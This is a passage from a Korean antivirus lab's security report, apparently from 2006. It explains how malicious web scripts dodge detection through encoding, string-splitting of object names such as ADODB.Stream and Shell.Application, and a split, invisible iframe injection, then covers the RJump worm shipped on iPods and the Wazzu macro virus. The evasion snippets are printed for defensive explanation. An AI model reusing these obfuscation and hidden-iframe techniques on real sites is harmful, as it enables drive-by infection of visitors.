wplot}9ot}9ot}9ot}9ot}9ot}9ot}9ot}9ot}9ot}9999G: t wpl?++++G:splolGmzo%l?
Gnpy p}lot}9ot}9ot}9ot}9ot}9ot}9ot}9ot}9ot}9G:npy
p}l?++++G:mzo%lG:s xwl?"
```

[그림3] 실제 코드를 암호화 하여 입력하는 방법 예제

다음은 object 코드를 이용하여 삽입한 것이다. 그러나 한눈에 보았을 때 스크립트를 이해하기가 쉽지 만은 않다. 이것은 각 단어를 잘게 쪼개어 입력하는 방식을 사용하고 있기 때문이다. 초반에는 연속적인 문자로 사용하였으나 탐지를 우회하기 위하여 아래와 같이 사용한 것이다.

```
x1="o"&"bj"&"e"&"ct"
x2="cls"&"id:BD9"&"6C5"&"56-6"&"5"&"A3-1"&"1D"&"0-98"&"3"&"A-
00"&"C0"&"4F"&"C2"&"9E36"
x3="c"&"la"&"ss"&"id"
x4="Mic"&"roso"&"ft.XM"&"LHT"&"TP"
x5="Ad"&"od"&"b.St"&"r"&"eam"
x6="G"&"ET"
x7="Scr"&"ip"&"ting.Fil"&"eS"&"yst"&"emO"&"bject"
x8="She"&"ll.A"&"ppl"&"icati"&"on"
```

[그림4] 스크립트를 잘게 쪼개어 사용하는 방법 예제

마지막으로 이 코드는 iFrame 태그를 삽입하여 지정된 경로의 페이지에 접속하게 하는데 연속적인 문자열을 사용하지 않고 아래의 applstrna0 부터 4 까지를 페이지 안에서 몇 라인에 걸쳐서 놓았다. 한줄 단위로 입력되어 들어가 있기 때문에 알아보기가 더욱 어렵다.

```
var applstrna0 = "<if";
var applstrna1 = "rame src=http://www.victim";
var applstrna2 = ".com/test/blog.htm";
var applstrna3 = " width=0 height=0></i";
var applstrna4 = "frame>";
document.write(applstrna0+ applstrna1+ applstrna2+ applstrna3+ applstrna4);
```

[그림5]코드를 나누어 여러 라인에 위치시킨 방법 예제

이처럼 스크립트라는 특수성을 가지고 다양한 방법으로 표현하기 때문에 탐지에 많은 어려움이 있다. 앞으로도 보안장비를 우회하고 클라이언트를 공격하기 위하여 더 다양하고 많은 방법들이 이용될 것으로 생각된다.

이와 같은 상황을 고려하면 사용자들이 스스로 보안의식을 더욱 가져야 하겠으며 최신의 보안패치 유지와 백신 및 방화벽과 같은 보안 프로그램의 사용, 의심되는 사이트 방문은 피해야 할 것이다. 개인의 기본적인 보안정책만으로도 사용자들은 보다 안전한 인터넷 여행을 할 수 있을 것이다.

III. MP3 플레이어에 MP3 대신 악성코드가?!

작성자: ASEC 분석1팀 차민석 주임연구원

2006년 10월 애플사(Apple, Inc)는 보도자료를 통해 2006년 9월 12일 이후 판매된 일부 아이포드(iPod)에 악성코드가 포함된 사실을 알렸다.[1] MP3 플레이어에서 악성코드가 발견된 것은 처음 있는 일은 아니고 9월에 일본의 맥도날드에서 홍보용으로 배포한 중국산 MP3 플레이어에서도 악성코드가 발견되었다.[2]

시스템에 미치는 영향

'감염된 MP3 플레이어를 컴퓨터에 연결하면 컴퓨터에 감염되지 않을까?'

기사를 접한 대부분의 사용자는 이런 걱정을 가장 먼저 할 것이다. 하지만, 이번 사건은 MP3 플레이어 자체에 악성코드가 감염된 게 아니라 MP3 플레이어에 데이터를 보관할 수 있는 영역에 악성코드 파일이 포함되어 있는 것으로, 이 악성코드가 MP3 플레이어나 MP3 플레이어를 시스템에 꽂아서 사용할 때 시스템에 바로 영향을 미치지는 않는다. 대신 윈도우 사용자가 MP3 플레이어에 존재하는 악성코드 파일을 실행할 경우 악성코드가 실행되어 시스템을 감염시킨다. 즉, 사용자가 직접 실행하기 전에는 안전하다.

일반적인 USB 플래쉬 메모리는 CD-ROM과 달리 시스템에 꽂았을 때 AUTORUN.INF 파일을 통해 자동으로 파일이 실행되지 않는다. 하지만, 일부 USB 플래쉬 메모리는 메모리의 일정 부분을 CD-ROM 형태로 제작해 시스템에 꽂으면 시스템에서 CD-ROM으로 인식해 AUTORUN.INF 파일의 지정된 파일이 자동 실행될 수 있다. 만약 CD-ROM 이미지를 만드는 시스템이 악성코드에 감염되어 있고 이 악성코드가 AUTORUN.INF 에 지정되어 있다면 USB 플래쉬 메모리를 시스템에 꽂으면 자동 실행되는 아찔한 상황이 발생할 수도 있다.

감염 경위

애플 사에서 발견된 악성코드는 V3 진단명으로 알점프 웜(Win32/Rjump.worm) 변형[3]으로 알려져 있으며 정확히 어떤 변형인지는 알려지지 않았다. 알점프 웜은 이동식 디스크를 통해 전파되는 악성코드로 iPod 테스트 과정 중에 감염된 시스템을 통해 복사된 게 아닌가 추정된다. 하지만, 이 악성코드는 2006년 여름에 발견되었으므로 생산 과정 중에 백신만 제대로 사용하고 있었다면 충분히 막을 수 있었다.

향후 전망

[1] http://www.apple.com/support/windowsvirus/
[2] http://www.mcdonalds.co.jp/whatsnew/release/20061020/
[3] http://info.ahnlab.com/smart2u/virus_detail_5654.html

과거 포맷된 디스크 제조 과정 중 부트 바이러스에 감염된 사건이 발생했다. 이번 사건을 통해 USB 플래쉬 메모리 역시 제조 과정에서 악성코드에 감염될 수 있으므로 제조사는 보다 안전한 생산 라인 구성 방안을 그리고 사용자도 어떤 소프트웨어이든 백신으로 검사해보는 습관을 가져야겠다.

IV. ASEC이 돌아본 추억의 악성코드

MS, 자신의 매크로에 당하다 – 와쭈(WM/Wazzu) 워드매크로 바이러스

1996년 10월 마이크로소프트 웹사이트에 업로드 된 파일에서 매크로 바이러스가 발견되었다.

1996년 7월에 발견된 와쭈(WM/Wazzu) 바이러스[1]로,

http://www.microsoft.com/switzerland/de/misc/hotl95d.doc에서 발견되었다. 또한 해당 문서는 스위스 오비트 컴퓨터 쇼(Orbit computer show)에서 배포된 CD 에도 포함되어 있었다. 사실 마이크로소프트사에서 매크로 바이러스에 감염된 문서를 배포한 건 처음이 아니었다. 1996년 9월 SPCD(Microsoft Solution Provider CD)에도 와쭈 바이러스가 발견되었고 감염된 문서는 ₩SIA₩MKTOOLS₩CASE₩ED3905A.DOC였다.

1999년 3월 멜리사 바이러스(W97M/Melissa)가 확산되고 2000년에 아웃룩을 통해 메일 발송하는 러브레터 바이러스(VBS/Love_Letter)가 전 세계를 강타하면서 마이크로소프트사는 결국 오피스 2000 서비스 팩에서 VB 스크립트나 매크로를 통해 아웃룩으로 메일 발송 기능에 한계를 부여했고 최근 오피스는 워드에서는 기본적으로 매크로를 사용할 수 없고 엑셀 매크로는 사용자의 동의를 얻도록 되면서 매크로 바이러스는 급속히 감소하게 된다.

마이크로소프트사에서 컴퓨터 이용자의 편의를 위해 제작한 강력한 매크로 기능이 출몰하는 악성코드 때문에 한정된 기능만 제공하게 된 셈이다.

[1] http://info.ahnlab.com/smart2u/virus_detail_611.html